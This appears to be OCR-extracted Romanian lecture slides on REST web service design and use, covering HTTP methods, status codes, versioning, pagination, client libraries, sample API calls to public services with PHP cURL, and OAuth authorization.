
avansat



strategia *API first* adoptată de Twitter (van der Schee, 2013)

www.leaseweblabs.com/2013/10/api-first-architecture-fat-vs-thin-server-debate/

avansat



diverse abordări vizând arhitectura aplicațiilor Web

www.leaseweblabs.com/2013/10/api-first-architecture-fat-vs-thin-server-debate/

rest: metodologie

Proiectarea reprezentării(lor) *acceptate*
ce pot fi trimise de aplicația client
și reprezentării(lor) *întoarse* spre client

de considerat formate standard – *e.g.*, HTML, Atom, JSON

rest: metodologie

Integrarea resurselor
via legături hipertext + formulare

rest: metodologie

Crearea de studii de caz

specificarea condițiilor de eroare și/sau de excepție, inclusiv aspecte privind controlul versiunilor API-ului

StrongLoop API Explorer
Token Not Set
accessToken
avansat
Users
Show/Hide
List Operations
Expand Operations
Raw
POST /Users/login
Login a user with username/email and password
POST /Users/logout
Logout a user with access token
GET /Users/confirm
Confirm a user registration with email verification token
POST /Users/reset
Reset password for a user with email
GET /Users/{id}/accessTokens/{fk}
Find a related item by id for accessTokens
DELETE /Users/{id}/accessTokens/{f
PUT /Users/{id}/accessTokens/{f
GET /Users/{id}/accessTokens
POST /Users/{id}/accessTokens
DELETE /Users/{id}/accessTokens
GET /Users/{id}/accessTokens/count
Counts accessTokens of User.
POST /Users
Create a new instance of the model and persist it into the data source
PUT /Users
Update an existing model instance or insert a new one into the data source
GET /Users
Find all instances of the model matched by filter from the data source
GET /Users/{id}/exists
Check whether a model instance exists in the data source
HEAD /Users/{id}
Check whether a model instance exists in the data source
GET /Users/{id}
Find a model instance by id from the data source
DELETE /Users/{id}
Delete a model instance by id from the data source
PUT /Users/{id}
Update attributes for a model instance and persist it into the data source
StrongLoop API
operații cu resurse – aici Users
http://myapi-strongdemo.rhcloud.com/explorer/

POST /Users Create a new instance of th ...urce

avansat

PUT /Users Update an existing model instance or insert a new one into the data source

Response Class

Model Model Schema

```
{
  "realm": "",
  "username": "",
  "credentials": "object",
  "challenges": "object",
  "email": "",
  "emailVerified": false,
  "verificationToken": "",
  "status": "",
  "created": "",
  "lastUpdated": "",
```

StrongLoop API

testarea interactivă a API-ului

vezi http://strongloop.com/strongblog/node-js-rest-api-openshift-redhat/

Response Content Type application/json

Parameters

Parameter	Value	Description	Parameter Type	Data Type
data	Parameter content type: application/json (application/json, application/x-www-form-urlencoded)	Model instance data	body	Model Model Schema

User {
realm (string, *optional*),
username (string, *optional*),
credentials (object, *optional*),
challenges (object, *optional*),
email (string),
emailVerified (boolean, *optional*),
verificationToken (string, *optional*),
status (string, *optional*),
created (string, *optional*),
lastUpdated (string, *optional*),
id (number, *optional*)
}

Try it out!

Aspecte practice de interes pentru dezvoltatori?

rest: privire pragmatică

URL-urile desemnând resurse (concepte) de interes trebuie să fie simple și intuitive

utilizarea substantivelor pentru fiecare „lucru”

colecții de resurse (uzual, la plural)
/students

identificatori unici pentru membrii unei colecții
/students/tuxy (concret) *vs.* **/students/69** (abstract)

avansat

rest: privire pragmatică

Folosirea verbelor (metodelor) HTTP pentru efectuarea de operații asupra unor (colecții de) resurse

resursa (URI)	POST (creează)	GET (accesează)	PUT (actualizează)	DELETE (șterge)
/students	creează un student nou	listează studenții existenți	actualizează un set de studenți	șterge toți studenții
/students/69 (un URL deja existent)	eroare ☹	oferă date despre student	dacă există, actualizează, altfel eroare	șterge studentul respectiv

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: privire pragmatică

Tratarea erorilor

folosirea codurilor de stare HTTP

200 – *OK*
303 – *See Other*
400 – *Bad Request*, 404 – *Not Found*
500 – *Internal Server Error*

avansat

2xx success

200
standard response for successful HTTP requests

201
request has been fulfilled; new resource created

202
request accepted, processing pending

203
request processed, information may be from another source

204
request processed, no content returned

205
request processed, no content returned, reset document view

206
partial resource return due to request header

207
XMLI, can contain multiple separate responses

208
results previously returned

226
request fulfilled, reponse is instance-manipulations

http://httpstatus.es/

3xx redirection

300
multiple options for the resource delivered

301
this and all future requests directed to the given URI

302
temporary response to request found via alternative URI

303
permanent response to request found via alternative URI

304
resource has not been modified since last requested

305
content located elsewhere, retrieve from there

rest: privire pragmatică

Tratarea erorilor

mesajele returnate trebuie să includă informații utile

exemplu: **Twilio** – cod de stare HTTP întors: 401

```
{ "status":      "401",
  "message":     "Authenticate",
  "code":        20003,
  "more  info":  "http://www.twilio.com/docs/errors/20003"
}
```

rest: privire pragmatică

Controlul versiunilor API-ului dezvoltat

"*Never release an API without a version and make the version mandatory.*" (Mulloy, 2012)

specificarea versiunii
în antetul HTTP *vs.* în cadrul URL-ului

http://feeds.delicious.com/v2/{format}/{username}
Facebook – **?v=1.0**

rest: privire pragmatică

Paginarea și oferirea de răspunsuri parțiale

uzual, se folosesc parametri precum **limit** și **offset**

/students?limit=33&offset=54

filtrele opționale pot fi delimitate de virgulă

/students?fields=name,age,year,email

rest: privire pragmatică

Paginarea și oferirea de răspunsuri parțiale

exemplificări reale:
Delicious – /v1/posts/recent?count=30&tag=web

Twitter – api.twitter.com/1.1/search/tweets.json
?q=…&since_id=240126199840510000&
max_id=250126199840518145&result_type=mixed&count=4

avansat

GET Reviews by Keyword movies/v2/reviews/search.format

GET Reviews and NYT Critics' Picks movies/v2/reviews/resource-type.format

Parameter	Value	Type	Description
format	json	extension	Select the response format.
resource-type	picks	string	Set to retrieve reviews of all movies, reviews of NYT Critics' Picks currently in theaters or NYT Critics' Picks on DVD.
offset		integer	The first 20 results are shown by default. To page through the results, set offset to the appropriate value.
order	by-title	string	Set to specify the sort order of the results. See full documentation.
api-key			

by-title
by-publication-date
by-opening-date
by-dvd-release-date

Try it! Clear Results

interogări interactive asupra API-ului oferit de *The New York Times*
http://developer.nytimes.com/

Request URI

```
http://api.nytimes.com/svc/movies/v2/reviews/picks.json?order=by-title&api-key=sample-key
```

avansat

Response Headers Select content

```
X-Mashery-Responder: prod-j-worker-atl-01.mashery.com
Server: nginx/1.4.1
Date: Tue, 30 Sep 2014 12:23:20 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 34238
X-Powered-By: PHP/5.5.10
Last-Modified: Tue, 16 Sep 2014 22:34:59 GMT
Etag: "Tue, 16 Sep 2014 22:34:59 GMT"
Cache-Control: max-age=7200
Accept-Ranges: bytes
X-Varnish: 1713323640
Age: 0
Via: 1.1 varnish
X-Cache: MISS
```

diverse (meta-)date oferite de serverul Web

Response Body Select content

răspuns în format JSON


```
    }, {
        "nyt_movie_id": 467021,
        "display_title": "12 Years a Slave",
        "sort_name": "12 Years a Slave",
        "mpaa_rating": "R",
        "critics_pick": 1,
        "thousand_best": "0",
        "byline": "Manohla Dargis",
        "headline": "The Blood and Tears, Not the Magnolias",
        "capsule_review": "",
        "summary_short": "Steve McQueen&rsquo;s &ldquo;12 Years a Slave,\u201d based on the true story of
Solomon Northup, drives straight to the heart of the cruelties of oppression.",
        "publication_date": "2013-10-18",
        "opening_date": "2013-10-18",
        "dvd_release_date": "2014-03-04",
        "date_updated": "2013-10-17 08:00:09",
        "seo_name": "12-Years-a-Slave",
        "link": {
            "type": "article",
            "url": "http:\/\/movies.nytimes.com\/2013\/10\/18\/movies\/12-years-a-slave-holds-nothing-
back-in-show-of-suffering.html",
            "suggested_link_text": "Read the New York Times Review of 12 Years a Slave"
        },
        "related_urls": [{
```

rest: privire pragmatică

Paginarea și oferirea de răspunsuri parțiale

exemplificări reale:
Delicious – /v1/posts/recent?count=30&tag=web

Twitter – api.twitter.com/1.1/search/tweets.json
?q=…&since_id=240126199840510000&
max_id=250126199840518145&result_type=mixed&count=4

rest: privire pragmatică

Eterogenitatea formatelor reprezentărilor întoarse

indicarea formatului în URL via un parametru opțional
?alt=json (Google Data)

specificarea formatului acceptat în antetul cererii HTTP
Accept: application/json (Digg)

precizarea formatului în numele resursei solicitate
/venue.json (Foursquare)

rest: privire pragmatică

Utilizarea subdomeniilor pentru API-uri diferite ale aceluiași ofertant de servicii

exemplificare:

search.twitter.com

stream.twitter.com

api.twitter.com

Cum pot fi accesate reprezentări de resurse Web prin REST?

rest: implementare

Biblioteci/API-uri implementând HTTP

libcURL (C; portări Perl, PHP, Ruby,...): **curl.haxx.se/libcurl/**

Apache HttpComponents (Java): **http://hc.apache.org/**

haskage (Haskell): **http://hackage.haskell.org/package/HTTP**

http (pachet Go): **http://golang.org/pkg/net/http/**

httplib (Python 2) + **http.client** (Python 3)

rest: implementare

Biblioteci/API-uri implementând HTTP

LWP (bibliotecă Perl): **github.com/libwww-perl/libwww-perl**

neon (bibliotecă C): **http://www.webdav.org/neon/**

rest (Node.js): **https://www.npmjs.org/package/rest**


RestKit (pentru iOS): **http://restkit.org/**

RestSharp (pentru .NET): **http://restsharp.org/**

rest: implementare – exemplul 1

Studiu de caz: invocarea unui serviciu Web de prescurtare de URL-uri – **http://is.gd/**

un nou URL prescurtat va fi creat folosind adresa
http://is.gd/create.php?format=xml&url=*adresaWeb*



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cererea HTTP ce invocă serviciul Web prin REST:

```
GET /create.php?format=xml&url=profs.info.uaic.ro/~busaco HTTP/1.1
Host: is.gd
```

Cererea HTTP ce invocă serviciul Web prin REST:

```
GET /create.php?format=xml&url=profs.info.uaic.ro/~busaco HTTP/1.1
Host: is.gd
```

Răspunsul obținut, transmis de serverul Web:

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 May 2015 12:27:00 GMT
Content-Type: text/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" ?>
<output>
    <shorturl>http://is.gd/DBmG2L</shorturl>
</output>
```

apelarea serviciului Web REST via PHP

```php
// inițializăm cURL
$c = curl_init ();
// stabilim URL-ul serviciului Web invocat
curl_setopt ($c, CURLOPT_URL,
        'http://is.gd/create.php?format=xml&url=profs.info.uaic.ro/~busaco');
// rezultatul cererii va fi disponibil ca șir de caractere
curl_setopt ($c, CURLOPT_RETURNTRANSFER, 1);
// preluăm resursa oferită de server (aici, un document XML)
$res = curl_exec ($c);
// închidem conexiunea cURL
curl_close ($c);
// procesăm rezultatul via DOM
$doc = new DOMDocument ();
$doc->loadXML ($res);
// preluăm conținutul elementului <shorturl>
$urls = $doc->getElementsByTagName ('shorturl');
foreach ($urls as $url) {
   echo '<p>Adresa prescurtată este: ' . $url->nodeValue . '</p>';
}
```

rest: implementare – exemplul 1

rest: implementare – exemplul 2

Studiu de caz: acces la Wikipedia via REST

folosim URL-ul
http://en.wikipedia.org/w/api.php?action=query&prop=categories&titles=Category:Arts&format=*format*
pentru a obține date despre categoriile asociate artelor în diverse formate (JSON, XML, text obișnuit,...)

detalii la **www.mediawiki.org/wiki/API**

```
HTTP/1.1 200 OK
Server: nginx/1.1.19
Date: Thu, 07 May 2015 17:01:59 GMT
Content-Type: text/xml; charset=utf-8

<api>
  <query>
    <pages>
      <page pageid="4892515" ns="14" title="Category:Arts">
        <categories>
          <cl ns="14" title="Category:Creativity"></cl>
          <cl ns="14" title="Category:Culture"></cl>
          <cl ns="14" title="Category:Humanities"></cl>
          <cl ns="14" title="Category:Main topic classifications"></cl>
        </categories>
      </page>
    </pages>
  </query>
</api>
```

răspuns XML furnizat de serviciul Web implementat de Wikipedia

https://en.wikipedia.org/w/api.php?action=query&prop=categories&titles=Category:Arts&format=json


```
{
  query: {
    pages: {
      4892515: {
        pageid: 4892515,
        ns: 14,
        title: "Category:Arts",
        categories: [
          {
            ns: 14,
            title: "Category:Creativity"
          },
          {
            ns: 14,
            title: "Category:Culture"
          },
          {
            ns: 14,
            title: "Category:Humanities"
          },
          {
            ns: 14,
            title: "Category:Main topic classifications"
          }
        ]
      }
    }
  }
}
```


reprezentarea JSON echivalentă

rest: implementare – exemplul 3


Studiu de caz: accesarea datelor publice oferite de *Science Museum* (Londra)

se recurge la URL-ul
http://api.sciencemuseum.org.uk/exhibitions/?output=json
pentru a obține mesajele publice în format JSON

detalii la **http://api.sciencemuseum.org.uk/**

avansat

```
HTTP/1.1 200 OK
Date: Fri, 08 May 2015 12:29:47 GMT
Content-Type: application/json
Server: Microsoft-IIS/6.0

{ "exhibitions": [
    { "id"                : "1031",
      "name"              : "Dan Dare & the Birth of Hi-tech Britain",
      "admission_fee"     : false,
      "opened_on"         : "2008-04-30",
      "closed_on"         : "2009-10-24",
      "closed"            : null,
      "website"           : "http://www.sciencemuseum.org.uk/..."
    },
    {
      ...
    } ],
    "maximum"             : 1000,
    "returned"            : 91
}
```



rest: implementare

Biblioteci/API-uri implementând HTTP

permit dezvoltarea de aplicații *desktop*, mobile etc.

suport pentru crearea de aplicatii hibride (*mash-up*-uri) la nivel de server

nu funcționează în navigatorul Web

rest: implementare

Biblioteci/API-uri implementând HTTP

permit dezvoltarea de aplicații *desktop*, mobile etc.

suport pentru crearea de aplicatii hibride (*mash-up*-uri) la nivel de server

nu funcționează în navigatorul Web

atenție la problemele de securitate ce pot apărea!

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: implementare

Navigatoarele Web actuale

nu necesită o interfață de programare (API) specifică

disponibilitate pe orice platformă

suport pentru REST via obiectul **XMLHttpRequest** (Ajax)
sau folosind WebSocket-uri (HTML5)

vezi cursul viitor

avansat

soap *vs.* rest

SOAP	REST
Acțiuni arbitrare (verbe)	Acțiuni fixe – HTTP: GET, POST,…
Structuri de date oricât de complexe – inclusiv validare	Operează asupra reprezentărilor de resurse – XML, JSON, HTML
Descriere complexă a serviciului (pe baza WSDL)	Scalabil (mai ușor de extins)
Suport pentru *XML messaging*	Bazat pe URI
Dezvoltare sofisticată: securitate, intermediari, specificații WS-*, interoperabilitate,…	Uzual, mai facil de programat (+disponibilitatea API-urilor)
Specific mediului *enterprise* (infrastructuri complexe)	Abordare pragmatică aplicații sociale *et al.* (Web 2.0)

rest: dezvoltare

ASP.NET MVC + Web API (C# *et al.*): **www.asp.net/web-api**

cujoJS, Express, Restify (Node.js)
https://nodejsmodules.org/tags/rest

JAX-RS – *Java Architecture for RESTful web Services*
https://jax-rs-spec.java.net/

Catalyst, Jifty, Mojolicious, REST::Client (Perl)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: dezvoltare

Restlet (Java): **http://restlet.org/**

Bottle, Cornice, Django, Eve, Flask, Pecan (Python)

Grape, RESTRack, Ruby on Rails (Ruby)
www.ruby-toolbox.com/categories/API_Builders

Epiphany, Fat-Free, Flight, FRAPI, Slim
(*micro-framework*-uri PHP)

...și multe altele

rest: dezvoltare

Servicii publice ce pot fi consumate via REST – exemple:
500px, AIDSInfo, Amazon, Basecamp, Blip.tv, DBpedia, eBay, Ericsson, Facebook, GitHub, Google, LinkedIn, Mastercard, Nodejitsu, Pipl, Quora, SlideShare, Tumblr,...

5722 (aprilie 2013), 3986 (mai 2012)
http://tinyurl.com/2ssfc2

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

rest: dezvoltare

Servicii publice ce pot fi consumate via REST – exemple:
500px, AIDSInfo, Amazon, Basecamp, Blip.tv, DBpedia, eBay, Ericsson, Facebook, GitHub, Google, LinkedIn, Mastercard, Nodejitsu, Pipl, Quora, SlideShare, Tumblr,…

inclusiv API publice disponibile pentru C++, C#, Java, JavaScript, PHP, Python, Objective-C, Ruby,…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

În cazul aplicațiilor Web sociale,
putea utiliza servicii Web
pentru autorizare și autentificare?

rest: dezvoltare

Pași uzuali de urmat pentru implementarea unei aplicații ce va invoca un serviciu Web pe baza unui API public:

(1) înregistrarea aplicației concepute
via situl entității furnizoare a serviciului

- cheie de acces – *API key*, *consumer key*, *developer key*

rest: dezvoltare

Pași uzuali de urmat pentru implementarea unei aplicații ce va invoca un serviciu Web pe baza unui API public:

(2) pe baza acestei chei, aplicația se va putea autentifica pentru a putea fi autorizată să acceseze serviciul

rest: dezvoltare

Pași uzuali de urmat pentru implementarea unei aplicații ce va invoca un serviciu Web pe baza unui API public:

(2) pe baza acestei chei, aplicația se va putea autentifica pentru a putea fi autorizată să acceseze serviciul

pot fi impuse diverse politici de acces (*permissions*): doar consultare (*read*), posibilitatea editării etc.

rest: dezvoltare

Pași uzuali de urmat pentru implementarea unei aplicații ce va invoca un serviciu Web pe baza unui API public:

(3) autentificarea și autorizarea aplicației au loc cu acordul utilizatorului

rest: dezvoltare

Pași uzuali de urmat pentru implementarea unei aplicații ce va invoca un serviciu Web pe baza unui API public:

(3) autentificarea și autorizarea aplicației au loc cu acordul utilizatorului

dacă utilizatorul nu este autentificat, i se vor solicita informațiile de autentificare (*e.g.*, nume + parola), apoi va putea autoriza aplicația să aiba acces la date via serviciul Web furnizat

rest: dezvoltare

Pași uzuali de urmat pentru implementarea unei aplicații ce va invoca un serviciu Web pe baza unui API public:

(4) aplicația apelează funcționalitățile oferite de serviciu pentru preluarea/modificarea datelor de interes, conform politicilor de acces

rest: dezvoltare

Pași uzuali de urmat pentru implementarea unei aplicații ce va invoca un serviciu Web pe baza unui API public:

(4) aplicația apelează funcționalitățile oferite de serviciu

sesiunea curentă va fi stabilită și menținută pe baza unor informații de autentificare (*auth tokens*)

rest: dezvoltare – oauth

Autorizarea securizată a unei aplicații să acceseze
date private într-un mod standardizat
se poate realiza via **OAuth**

rest: dezvoltare – oauth


Autorizarea securizată a unei aplicații să acceseze date private într-un mod standardizat se poate realiza via **OAuth**

protocol deschis

OAuth 1.0 (2010), OAuth 2.0 (2012)

http://oauth.net/2/

avansat



utilizarea OAuth pentru o aplicație Web – http://tinyurl.com/mm4ur9u

avansat

exemplu concret – Facebook:
autorizare cu diverse permisiuni – *e.g.*, age_range, email (acces la adresa de *e-mail* a unui utilizator), public_profile, read_mailbox, user_birthday, user_friends, user_likes, user_photos, user_status

